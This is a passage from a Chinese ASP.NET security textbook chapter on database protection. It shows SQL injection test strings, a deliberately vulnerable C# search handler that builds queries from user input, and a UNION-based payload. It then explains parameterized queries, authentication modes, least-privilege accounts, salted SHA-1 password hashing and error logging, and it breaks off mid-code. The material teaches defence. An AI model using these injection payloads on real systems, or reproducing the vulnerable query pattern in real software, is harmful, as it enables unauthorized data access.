再屏蔽单引号后，页面正常显示结果：

```
http://localhost:1239/WebSite/page2.aspx?name=xuanhun&password=123456'
and 'a'='a'
```

（3）搜索型。

查询语句类似为：Select * from 表名 where 字段 like ’ %关键字%’。要屏蔽单引号和百分号再用上面的方法测试，注入也是一样。

例如：select * from [user] where [username] like ‘%a%’ and 1=1

原理和其他 2 种基本相同，这里就不详细介绍了。

### 3. 第3个演示实例

这个实例用的 Web 应用程序包含一个名为 SQLInjection.aspx 简单的客户搜索页面，这个页面易于受到 SQL 注入攻击。此页面包含一个 CompanyName 的输入服务器控件，还有一个数据表格控件，用于显示从微软公司的示例数据库 Northwind 的搜索结果（这个数据库可从 SQL Server 2005 中找到）。在搜索期间执行的查询包含一个应用程序设计中很普通的错误：动态地从用户提供的输入中生成查询。这是 Web 应用程序数据访问中的一个主要的错误，因为这样实际上潜在地相信了用户输入，并直接将其发送给服务器。在从“搜索”的单击事件启动时，这个查询演示代码如下：

```
protected void btnSearch Click(object sender,EventArgs e)
{
String cmd = "SELECT [CustomerID],[CompanyName],[ContactName]
FROM [Customers] WHERE CompanyName ='" + txtCompanyName.Text
+ "'";
SqlDataSource1.SelectCommand = cmd;
GridView1.Visible = true;
}
```

在这种情况下，如果一个用户输入 Ernst Handel 作为公司名，并单击“搜索”按钮，作为响应屏幕会向用户显示那个公司的记录，这正是所期望的理想情况。不过一个攻击者可以轻易地操纵这个动态查询。例如，攻击者通过插入一个 UNION 子句，并用一个注释符号终止这个语句的剩余部分。换句话说，攻击者不是输入 Ernst Handel，而是输入如下的内容：

```
Ernst Handel' UNION SELECT CustomerID, ShipName, ShipAddress
FROM ORDERS--
```

其结果是，SQL 语句在服务器端执行，由于添加了恶意的请求，它会将这个动态的 SQL 查询转换如下：

```
SELECT [CustomerID],[CompanyName],
```

```
[ContactName]
FROM [Customers]
WHERE CompanyName ='Ernst Handel'
UNION SELECT CustomerID,ShipName,
ShipAddress
FROM ORDERS--'
```

这是一个合法的 SQL 语句，可以在应用程序数据库上执行，返回 order 表中所有的客户。这些客户通过应用程序已经处理了定单。

## 5.3 加固 SQL 参数与存储过程

开发人员对于注入攻击可能有了一些了解，但是实际运用中却很难通过把握一些重要环节和技术对注入攻击进行防范。

本节为读者讲解如何利用 ADO.NET 本身的参数对象和存储过程技术防止注入攻击，以达到用户界面输入与原始 SQL 的分离，使黑客无法拼接 SQL 语句的目的。

### 1. SQL参数与存储过程

SQL 参数是开发人员很容易忽视的一个环节，通常直接完成 SQL 语句，然后传递给数据库执行。这样的写法固然简单，但是也为注入攻击埋下了伏笔。如果要避免注入攻击，就要对 SQL 语句进行专门的过滤处理，但如果直接使用 SQL 参数对象就可以省去以上环节。

SQL 中的 Parameters 集合提供了类型检查和长度验证。如果研发人员使用 Parameters 集合，输入将被视为文本值进行处理，SQL 不会将它视为可执行代码。使用 Parameters 集合的另一个好处是可以实施类型和长度检查，如果值超出范围将触发异常。这是纵深防范的一个好例子。尽可能地使用存储过程，而且应该通过 Parameters 集合调用它们。

下面通过几行代码说明如何使用参数集合对象，读者注意@au_id 参数将被当作文本值而不是可执行代码。同样，对参数将进行类型和长度检查。在下面的示例中，输入值不能长于 11 个字符。如果数据不遵守参数所定义的类型或者长度，将出现异常。

Parameters 集合演示代码如下：

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthorLogin",conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add(
                   "@au id",SqlDbType.VarChar,11);
parm.Value = Login.Text;
```

请读者注意，使用存储过程并不一定能防止 SQL 注入。重要的是在存储过程中使用参数对象。如果不使用参数，存储过程使用未经筛选的输入时，就很容易遭到 SQL 注入攻击。例如，以下代码片段就存在问题：

```
SqlDataAdapter myCommand = new SqlDataAdapter("LoginStoredProcedure '" +
                          Login.Text + "'", conn);
```

正确的代码片段如下所示：

```
SqlDataAdapter myCommand = new SqlDataAdapter(
```

```
"SELECT au_lname, au_fname FROM Authors WHERE au_id = @au_id",conn);
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@au_id",
                    SqlDbType.VarChar,11);
parm.Value = Login.Text;
```

## 5.4　正确连接数据库

无论是 SQL Server 数据库或 Oracle 数据库，都有自己的安全连接机制。但往往由于 Web 系统的脆弱，导致数据库的安全岌岌可危。

以 SQL Server 为例，该数据库安装有两个关于安全模式的选项。它们之间的差别在于由哪一个软件执行认证过程。认证是确认将要连接 SQL Server 的用户身份的过程。一旦执行了认证，SQL Server 就能验证用户是否具有许可来连接一个被请求的资源，例如一个数据库。如果用户具有连接数据库的许可，那么 SQL Server 将允许连接请求成功，否则，连接失败。这个验证用户许可的过程还被称为授权。

Windows Authentication（也称为 Windows 集成验证）使用进行连接请求过程的 Windows 用户身份来执行对数据库连接的授权。在这种情况下，连接字符串不必提供显式的用户名和密码。ASP.NET 以一个名为 ASPNET 的本地用户来运行（或者在 IIS 6.0 中使用用户名 Network Service），所以当使用 Windows Authentication 时，SQL 将会检查这个用户是否拥有使用数据库的许可。

此时，所有的 ASP.NET 应用程序都用这个相同的用户运行，所以该安全模式对这些应用程序一视同仁。虽然可以在单独的 ASP.NET 进程中运行每一个应用程序（单独的用户运行每个程序），或者可以模拟进行连接请求的浏览器客户的 Windows 用户身份，但是这些内容都超出了本书所要讲述的范围。不过，客户模拟的情况在 Web 应用程序中是 WindowsAuthentication 最常见的使用方式。

SQL Authentication 针对在 SQL Server 内配置的用户检查显式提供的用户名和密码（无需涉及操作系统）。在这种情况下，在 ASP.NET 进程中运行的每个应用程序都能以单独的证书连接数据库，这样就把应用程序合理地隔离开了（应用程序 A 如果没有 B 的用户名和密码就不能连接至 B 的数据库）。这是用于 Web 应用程序部署的最常见认证模式，特别是在共享宿主的情况下。这种方式的一个缺点就是需要应用程序保留用于连接的用户账户的密码，并且如果该密码被恶意用户获取，那么将危及数据库的安全。但是，在本书后面将会看到，ASP.NET 提供了一个安全的方式，将 SQL Authentication 密码以加密的格式保存在 Web.config 文件中，这样就降低了密码被获取的风险。

Mixed Mode 是 SQL Server 的混合验证模式，既允许 Windows Authentication 认证方式，也允许 SQL Authentication 认证方式。

在安装 SQL Server 或单指令多数据流扩展组件（Streaming SIMD Extensions，SSE）时，要选择一种认证模式。在 SQL Server 中，有向导会在安全步骤中帮助选择，而在 SSE 中，默认选择是 Windows Authentication。如果要安装 SQL Authentication，就必须显式地配置。本文使用的是 Windows Authentication。

如果已经安装了 SQL Server 或 SSE，就能通过打开 RegEdit 来查看所指定的认证模式（当然需要先备份），找到 HKey_Local_Machine/Software/Microsoft/Microsoft SQL Server 并

搜索 LoginMode。值为 1 的注册子键表示 Windows Authentication，而值 2 表示 Mixed Authentication 模式。

上述几种安全连接模式如果要结合 Web 开发技术，则可以进一步加固应用程序与数据库之间的通信连接。表 5-1 所示为以 ASP.NET 为例罗列各类授权和连接之间的差别。

表 5-1　各类授权和连接之间的差别

| 连 接 类 型 | Windows 验证 | SQL 验 证 |
| --- | --- | --- |
| 可替换名称 Trusted Authentication | Trusted Authentication<br>Integrated Security | 没有，但是 Mixed Mode Authen tication 允许使用 Windows 或 SQL Authentication |
| 典型环境 | 内部网 | SQL Server |
| 用户和认证过程列表的位置 | Windows | ASP.NET Web 应用程序的用户<br>ASP.NET 进程、ASPNET（IIS 5.x）或 Network Service（IIS 6）SQL 用户 |
| SSE 安装 | 默认安装 | 需要指定安装 |
| 连接字符串 | Trusted_connection=true<br>或 Integrated Security=true | user=username;<br>password=password |
| ASP.NET Web 应用程序的用户 | ASP.NET 进程、ASPNET（IIS 5.x）或 Network Service（IIS 6） | SQL 用户 |
| 优势 | 较好的安全性；可以对用户在 SQL 事件和 Windows 事件中的活动进行跟踪 | 无需创建新账户即可在宿主机上部署；独立于操作系统<br>宿主的内部网站点只需一般技术<br>为应用程序提供更加灵活的方式以不同的证书来连接每个数据库 |
| 劣势 | 给予 Web 应用程序 Windows 证书有可能会将 OS 中的权限范围设置过大 | 密码存储在 Web 应用程序中（在 Windows 认证中则不是）。确认密码保存在 Web.config 文件中并已加密<br>允许使用 sa 证书的 Web 应用程序的低级操作。总是为 ASP.NET Web 应用程序创建新的证书并只给予所需的权限 |

对于开发人员，需要考虑数据使用者（DataSource 控件）如何满足需求。首先，从 VWD 和 VWD Web Server 获取的数据，主要是在设计和测试的时候使用；其次，在部署之后应当从 IIS 访问数据，这两个数据使用者有不同的用户名。VWD 和 VWD Web Server 使用登录进 Windows 的人员的名称，而 IIS 程序使用名称 ASP.NET。

如果 SQL Server 使用 Windows 认证，那么 SqlDataSource 控件需要在连接字符串中包含如下代码：Integrated Security=true（或 Trusted_connection=true）。这个参数将指示 SQL Server 根据请求者的 Windows 登录账户对数据请求进行认证。如果是安装 SSE 的用户，其证书将授予访问 SSE 的权限。使用 VWD 和 VWD Web Server 可以顺利通过验证，因为 VWD Web Server 的用户被认为是登录进 Windows 的开发人员，具有 SSE 上的账户。但是，即使是应用程序在 VWD 之外工作正常，当站点迁移至 IIS 后，也有可能不正常。

IIS 是在名为 ASP.NET 的用户账户下运行的（或是在 IIS7/Windows 2008 Server 中的 Network Service）。因此，运行 IIS 的机器的管理员必须添加 ASP.NET 用户并授予其许可。

这个过程超出了本书讲解的范围，但是在很多 IIS 管理员手册中都有详细的描述。总而言之，如果 SQL Server 使用的是 Windows 认证，就能使用 VWD 和 VWD Web Server 进行本书的练习。只有在授予了访问数据库的 ASP.NET 进程账户许可之后，页面才能在 IIS 上运行。

如果 SQL Server 使用的是 SQL 认证，此认证过程将由 SQL 进行，这个过程不依靠 Windows 用户列表。SQL 认证中连接字符串中包含了两个参数：user=username，password=password。现在可以从 VWD、VWD Web Server 或 IIS 中使用页面，这个认证过程不需要在 Windows 中创建用户账户，可以使用 SQL Server 中的账户，默认账户是 sa。在部署之前，应当在 SQL Server 中创建另外一个账户，该账户只拥有执行.aspx 页面的权限。如果不创建 sa 以外的替换账户（和用来保护 sa 的密码），那么将会使站点处于最易于利用的安全漏洞之中。任何黑客都知道使用空密码的 userID='sa'来登录。

对以上两种认证模式来说，当使用如前所述的连接字符串时，用户将以初始账户登录进 SQL Server。这个账户就是 sa，表示系统管理员，它具有对所有对象的所有权限。在最新的 SQL Server 版本中，不能以密码为 NULL 的 sa 来安装服务。

在 SSE 中，必须以参数 SAPWD=“MyStrongPassword”安装。这里的强密码保证密码至少不为 NULL。密码最好使用不少于七位的字符并确保使用字母、数字和符号的混和形式。在大多数情况下，需要为每个数据库和应用程序指定一个账户，以避免让一个应用程序拥有可以访问其他应用程序数据的权限。

### 5.4.1 数据库身份验证

当 Web 应用程序与 SQL Server 数据库连接时，可以选择 Windows 身份验证或者 SQL 身份验证，相比之下 Windows 的身份验证安全性更高。如果必须使用 SQL 身份验证，那么应该采取更多步骤尽可能地降低额外风险。

Windows 身份验证不会跨网络发送凭据。如果 Web 应用程序使用 Windows 身份验证，在大多数情况下，应该使用服务账户或进程账户（如 ASP.NET 账户）来连接数据库。Windows 和 SQL Server 必须能够识别在数据库服务器上使用的账户。账户被授予登录 SQL Server 的权限，而且登录时需要有访问数据库的相关权限。

使用 Windows 身份验证时，应该使用可信的连接。以下代码片段说明了使用 Windows 身份验证的典型连接字符串。不需要填写数据库账户和密码，使用集成验证，代码如下：

```
SqlConnection pubsConn = new SqlConnection(
   "server=dbserver; database=pubs; Integrated Security=SSPI ");
```

以下示例使用了 OLE DB 数据源的 ADO.NET 数据提供程序，也属于集成验证方式。代码如下：

```
OleDbConnection pubsConn = new OleDbConnection(
   "Provider=SQLOLEDB; Data Source=dbserver; Integrated Security=SSPI; " +
   "Initial Catalog=northwind");
```

如果开发人员必须使用 SQL 身份验证，则应确保凭据不会以明文形式跨网络发送，而且应该加密数据库连接字符串，因为其中包含凭据。

为了使 SQL Server 能够自动加密跨网络发送的凭据，通常的做法是在数据库服务器上

安装服务器证书。此外，也可以使用 Web 服务器和数据库服务器之间的 IPSec 加密信道保护所有发送到数据库服务器和来自数据库服务器的流量。要保护连接字符串，可以使用 DPAPI，请读者参考第 3 章。

另外，应用程序应该通过使用最低特权账户来连接数据库。如果使用 Windows 身份验证连接，从操作系统的角度来看，Windows 账户应该具有最低特权，而且应该只有访问 Windows 资源的受限特权和受限能力。此外，无论是否使用 Windows 身份验证或 SQL 身份验证，相应的 SQL Server 登录都应该通过数据库中的权限进行限制。

## 5.4.2 数据库授权

数据库授权过程确定了用户是否拥有可检索和操作特定数据的权限。数据访问代码可使用授权确定是否执行所请求的操作，数据库也可根据授权限制应用程序使用 SQL 服务器的等级。

若授权不当，用户可能查询到另一个用户的数据，而未授权的用户也可能访问受限的数据。为了防范这些安全威胁，应该限制未授权的调用方或限制未授权的代码或在数据库中限制应用程序。

进行数据库连接时应特别检查数据访问代码是如何使用权限对调用方或代码进行授权的。要在数据库中授权应用程序使用最低特权登录 SQL 服务器，该登录账户只能执行经过选择的存储过程。除非有特殊原因，否则应用程序将无法直接对任何表执行创建、检索、更新、删除等操作。

代码应该在用户连接数据库之前根据角色或者标识对其授权。角色检查通常用在应用程序的业务逻辑中进行，但是如果项目没有明确区分业务和数据访问逻辑，则应该在访问数据库的方法中使用主体权限要求。

以下代码属性确保了只有是 Manager 角色成员的用户才可调用 DisplayCustomerInfo 方法显示客户信息。

```
 [PrincipalPermissionAttribute(SecurityAction.Demand, Role="Manager")]
// 安全限制属性
public void DisplayCustomerInfo(int CustId)
{
}
```

如果上述权限控制还不能满足需要，则允许更进一步细化授权，并且需要在数据访问方法中执行基于角色的逻辑。该方法需要使用命令类型的权限或者显式的角色监控属性，如演示代码所示：

```
using System.Security;
using System.Security.Permissions;
public void DisplayCustomerInfo(int CustId)
{
  try
  {
    // 执行角色检测是否为 manager
    PrincipalPermission principalPerm = new PrincipalPermission(null,
    "Manager");
    // 该范围内的代码只在授权者范围内执行角色 "Manager"
  }
```

```
  catch( SecurityException ex )
  {
   ⋮
  }
}
```

以下演示代码运用显式的方式，实现角色检查以确保调用方属于 Manager 角色成员：

```
public void DisplayCustomerInfo(int CustId)
{
  if(!Thread.CurrentPrincipal.IsInRole("Manager"))
  {
    ⋮
  }
}
```

对于未授权的代码则必须加以限制，通过使用.NET 框架的代码标识技术，开发人员对可访问的数据类和方法的程序集进行权限控制。

假设读者只希望公司或特定的开发单位编写的代码能够使用数据访问组件，应该使用一个强签名属性 StrongNameIdentityPermissio，并要求调用方程序集拥有指定公钥的强名称，如以下代码所示：

```
using System.Security.Permissions;
⋮
[StrongNameIdentityPermission(SecurityAction.LinkDemand,
                              PublicKey="0083...8dbf")]
public void GetCustomerInfo(int CustId)
{
}
```

更多关于强签名的技术环节，请读者参考第 7 章，这里不再详细讲述。

### 5.4.3　数据库安全配置

数据访问代码在进行数据库访问时需要读取连接字符串，在连接字符串中包含账户信息的时候，应该仔细考虑将这些字符串存储在哪里，以及如何进行保护。

第 3 章对如何加密数据库连接串进行了讲解，这里将着重介绍如何保存含有加密字符串的配置文件。

加密的连接字符串可以放在注册表中，也可以存储在 Web.config 或 Machine.config 文件中。如果服务器使用 HKEY_LOCAL_MACHINE 下的注册表项，可以对表该项应用 ACL，其代码如下：

```
Administrators:Full Control
Process Account:Read
```

需要注意的是，进程账户是由数据访问程序集在其中运行的进程所决定的。这个进程通常是 ASP.NET 进程或企业服务器进程。此外，可以考虑使用注册表根项 HKEY_CURRENT_USER，它可提供受限的访问。

如果使用 Microsoft Visual Studio.NET 数据库连接向导，连接字符串将以明文属性值的形式存储在 Web 应用程序代码隐藏文件或 Web.config 文件中，这两种方式都是极其不安

全的。

虽然开发人员可以使用受限的注册表项提高安全性，但还是需要将加密的字符串存储在 Web.config 文件中以便更容易地进行部署。在这种情况下，可以使用自定义的配置节<appSettings>，演示代码如下所示：

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
 <appSettings>
   <add key="connectionString" value="AQA..bIE=" />
 </appSettings>
 <system.web>
   ...
 </system.web>
</configuration>
```

具体如何读取请参考第 3 章，但需注意的是不要将 Persist Security Info 设为 True 或 Yes。

当在连接字符串中包括 Persist Security Info 属性时，将使 ConnectionString 属性在返回给用户之前从连接字符串取得密码。默认设置 false（等效于忽略 Persist Security Info 属性）在连接数据库后会将此信息丢弃。

如果应用程序利用 ADO.NET 的托管数据提供程序的外部通用数据链接（UDL）文件，则应该使用 NTFS 的磁盘格式控制访问权限。

另外，UDL 文件是没有加密的。更安全的方法是使用 DPAPI 加密连接字符串并将其存储在受限的注册表项。

### 5.4.4 加密敏感数据

本小节着重讨论如何利用数据库的巧妙表结构设计保存高安全度的数据，也就是通常所说的盐度加密技术。

盐度加密方法在 Linux 中被广泛应用，全面提升了用户密码的安全性。由于密码字符串在每一次密码创建时都随机生成，因此，即使两个用户的密码相同，但由于加盐值不同，最后得到的密码散列结果也不同。此方法在开发软件系统时非常值得借鉴。

在设计数据库用户账户表时，需要在用户名，密码字段后增加一个盐度字段。盐度方法最终达到的效果是黑客虽然得到了用户密码串，但是由于无法获取盐度值，同样无法模拟正确的密码串。

纵观其他加密算法，虽然对密码执行了散列运算，但并未完全达到更高的安全性。若要增加免受潜在攻击的安全性，结合数据库的密码散列 salt 运算则是最好的选择。Salt 运算就是在已执行散列运算的密码中插入的一个随机数字，这一策略有助于阻止潜在的攻击者利用预先计算的字典攻击。

字典攻击是攻击者使用密钥的所有可能组合来破解密码的攻击。当开发人员使用 salt 值使散列运算进一步随机化后，攻击者将需要为每个 salt 值创建一个字典，这将使攻击变得非常复杂且成本极高。

盐度加密方法结构如图 5-1 所示。





图 5-1　盐度加密 Salt

下面的演示实例将告诉读者如何利用盐度加密算法设计用户密码验证功能，它需要数据库的配合。所以在操作前需要创建一个空表，包括用户名、密码、密文、盐度 4 个字段。

完成后编写加密方法，其中重构函数 comparebytearray 用于加密用户密码并且创建盐度随机值，函数 comparepasswords 用于比较经过盐度拼接后的字符数组是否相等。

盐度算法演示代码如下：

```
    /// </summary>
    public class AuthorSalt
    {
        private static string key = "E48%0d-f=cj#%4";// 密钥
        private const int saltlength = 4;  // 定义 salt 值的长度
        /// 对密码进行 hash 和 salt
        /// <param name="password">用户输入的密码</param>
        public static byte[] hashandsalt(string password)
        {
            return createdbpassword(hashpassword(password));
        }
         /// <summary>
        /// 对用户输入的密码加上密钥 key 后进行 sha1 散列
        /// </summary>
        /// <param name="password">用户输入的密码</param>
        /// <returns>返回 160 位 sha-1 散列后的 byte[](160 位对应 20 个字
            节)</returns>
        private static byte[] hashpassword( string password )
        {
            // 创建 sha1 的对象实例 sha1
            sha1 sha1 = sha1.create();
            // 计算输入数据的哈希值
            return sha1.computehash( encoding.unicode.getbytes
            ( password + key ) );
        }
                    /// <summary>
        /// 比较数据库中的密码和所输入的密码是否相同
        /// </summary>
        /// <param name="storedpassword">数据库中的密码</param>
        /// <param name="password">用户输入的密码</param>
        /// <returns>true:相等/false:不等</returns>
        public static bool comparepasswords(byte[] storedpassword,
        string password)
```

```
            {
                // 首先将用户输入的密码进行 hash 散列
                byte[] hashedpassword = hashpassword(password);
                 if (storedpassword == null || hashedpassword == null ||
                  hashedpassword.length != storedpassword.length -
                  saltlength)
                {
                      return false;
                }
                 // 获取数据库中的密码的 salt 值,数据库中的密码的后 4 个字节为
                   salt 值
                byte[] saltvalue = new byte[saltlength];
                int saltoffset = storedpassword.length - saltlength;
                for (int i = 0; i < saltlength; i++)
                {  saltvalue[i] = storedpassword[saltoffset + i];
                }
                 // 用户输入的密码用户输入的密码加上 salt 值,进行 salt
                byte[] saltedpassword = createsaltedpassword(saltvalue,
                hashedpassword);
                // 比较数据库中的密码和经过 salt 的用户输入密码是否相等
                return comparebytearray(storedpassword, saltedpassword);
            }
             /// <summary>
            /// 比较两个 bytearray,看是否相等
            /// </summary>
            /// <param name="array1"></param>
            /// <param name="array2"></param>
            /// <returns>true:相等/false:不等</returns>
            private static bool comparebytearray(byte[] array1, byte[]
            array2)
            {
                if (array1.length != array2.length)
                {
                      return false;
                }
                for (int i = 0; i < array1.length; i++)
                {
                      if (array1[i] != array2[i])
                      {
                            return false;
                      }
                }
                return true;
            }
             /// <summary>
            /// 对要存储的密码进行 salt 运算
            /// </summary>
            /// <param name="unsaltedpassword">没有进行过 salt 运算的 hash 散
                 列密码</param>
    /// <returns>经过 salt 的密码(经过 salt 的密码长度为:20+4=24,存储密码的字段为
        binary(24))</returns>
            private static byte[] createdbpassword(byte[] unsaltedpassword)
            {
                // 获得 salt 值
                byte[] saltvalue = new byte[saltlength];
                rngcryptoserviceprovider rng = new rngcryptoservicep-
                rovider();
                rng.getbytes(saltvalue);
```

```
                return createsaltedpassword(saltvalue, unsalted-
                password);
            }
            /// <summary>
            /// 创建一个经过 salt 的密码
            /// </summary>
            /// <param name="saltvalue">salt 值</param>
            /// <param name="unsaltedpassword">没有进行过 salt 运算的 hash 散
                列密码</param>
            /// <returns>经过 salt 的密码</returns>
        private static byte[] createsaltedpassword(byte[] saltvalue,
        byte[] unsaltedpassword)
            {
              // 将 salt 值数组添加到 hash 散列数组后拼接成 rawsalted 数组中
                byte[] rawsalted  = new byte[unsaltedpassword.length +
                saltvalue.length];
                unsaltedpassword.copyto(rawsalted,0);
                saltvalue.copyto(rawsalted,unsaltedpassword.length);
            // 将合并后的 rawsalted 数组再进行 sha1 散列的到 saltedpassword 数组(长
               度为 20 字节)
                sha1 sha1 = sha1.create();
                byte[] saltedpassword = sha1.computehash(rawsalted);
           // 将 salt 值数组在添加到 saltedpassword 数组后拼接成 dbpassword 数组(长
              度为 24 字节)
                byte[] dbpassword  = new byte[saltedpassword.length +
                saltvalue.length];
                saltedpassword.copyto(dbpassword,0);
                saltvalue.copyto(dbpassword,saltedpassword.length);
                 return dbpassword;
            }
        }
}
```

## 5.4.5　安全处理出错数据

数据库和 Web 技术配合使用的过程中，时常可能出现各类的操作执行错误。当出现类似错误后，数据库会反馈一些错误包给应用程序。这些错误包往往被开发人员忽视，为了调试方便就直接输出或记录在系统。这样做是极其不安全的，因为错误包很多包含数据的敏感信息，诸如数据库名称、数据表、用户名等。

本小节着重讨论如何对外界隐蔽数据库反馈的敏感数据包，以及如何正确利用.NET 技术处理错误包数据，该方法对 JAVA，PHP 技术同样适用。

通常程序代码与数据库通信都需要调用数据库驱动程序，JSP、PHP 都自己各类的驱动，而.NET 技术中则是 ADO.NET 技术。

ADO.NET 负责与数据库和应用程序沟通，所以开发人员需要从它下手，严格的捕获和记录 ADO.NET 异常。

具体做法是：将数据访问代码置于 try/catch 块中并处理异常。在编写 ADO.NET 数据访问代码时，ADO.NET 所产生的异常类型取决于数据提供程序。

例如，下列的 3 种情况：

- SQL Server .NET 框架数据提供程序将生成 SqlExceptions 异常类型。
- OLE DB .NET 框架数据提供程序将生成 OleDbExceptions 异常类型。

- ODBC .NET 框架数据提供程序将生成 OdbcExceptions 异常类型。

下面举一个实例说明如何利用 try/catch 块捕获异常数据包。

以下代码使用 SQL Server.NET 框架数据提供程序，并演示如何捕获 SqlException 类型的异常：

```
try
{
   // 你的数据访问代码
}
// 处理捕获的数据
catch (SqlException sqlex) //
{
}
// 处理无法识别的数据包
catch (Exception ex)
{
}
```

通过上述代码，就能够处理简单的数据库反馈包，但是如果需要应用程序更加安全的运用，则需要编写日志处理代码。

日志的功能是记录异常信息，对于专门处理 SQL 错误的对象 SqlException 类，它公开了包含异常情况详细信息的属性。这包括一个说明错误的 Message 属性，一个唯一标识错误类型的 Number 属性，和一个包含其他信息的 State 属性。State 属性通常用来指示特定错误情况的某次出现。例如，如果存储过程在不止一行中出现了同样的错误，State 属性可指示特定的那一次。最后 Errors 集合包含可提供详细 SQL Server 错误信息的 SqlError 对象。

下面的实例用来说明如何通过使用 SQL Server .NET 框架数据提供程序处理 SQL Server 错误情况。代码使用 SQL Server 2005 默认自带的 northwind 数据库。

该处理类的技术关键就是对错误包的再次封装，在抛出错误包的同时又不包括敏感信息，在具体代码中利用方法 LogException 再次封装错误包。

日志处理类演示代码如下：

```
using System.Data;
using System.Data.SqlClient;
using System.Diagnostics;
public string GetProductName( int OrderID )
{
  SqlConnection conn = new SqlConnection(
       "server=(local);Integrated Security=SSPI;database=Northwind");
  // 开启 Try 模块
  try
  {
    conn.Open();
    SqlCommand cmd = new SqlCommand("LookupOrderName", conn );
    cmd.CommandType = CommandType.StoredProcedure;
    cmd.Parameters.Add("@OrderID ", OrderID );
    SqlParameter paramPN = cmd.Parameters.Add("@ProductName", SqlDbType.
    VarChar, 40 );
    paramPN.Direction = ParameterDirection.Output;
    cmd.ExecuteNonQuery();
    return paramPN.Value.ToString();
  }
  // 捕获错误数据
  catch (SqlException sqlex)
```

```
    {
      // 处理错误数据
      // 加工数据包
      LogException(sqlex);
       // 重新包装错误包并抛出
      throw new Exception("获取订单数据出错:" + OrderID.ToString(), sqlex );
    }
    finally
    {
      conn.Close();
    }
}
private void LogException( SqlException sqlex )
{
  EventLog el = new EventLog();
  el.Source = "CustomAppLog";
  string strMessage;
  strMessage = "错误编号: " + sqlex.Number +
               " (" + sqlex.Message + ") 已经发生";
  el.WriteEntry( strMessage );
  foreach (SqlError sqle in sqlex.Errors)
  {
    strMessage = "Message: " + sqle.Message +
                 " Number: " + sqle.Number +
                 " Procedure: " + sqle.Procedure +
                 " Server: " + sqle.Server +
                 " Source: " + sqle.Source +
                 " State: " + sqle.State +
                 " Severity: " + sqle.Class +
                 " LineNumber: " + sqle.LineNumber;
    el.WriteEntry( strMessage );
